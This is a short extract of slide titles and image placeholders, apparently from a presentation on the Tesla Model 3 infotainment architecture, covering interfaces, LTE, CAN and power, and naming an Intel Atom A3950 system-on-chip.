
## Interfaces



LTE

# Model 3 - ICE Architecture

## Interfaces



# Model 3 – ICE Architecture

## Interfaces


CAN & POWER



# Model 3 – ICE Architecture

Hardware


---



# Model 3 – ICE Architecture


Hardware

SoC: Intel Atom A3950



# Model 3 – ICE Architecture

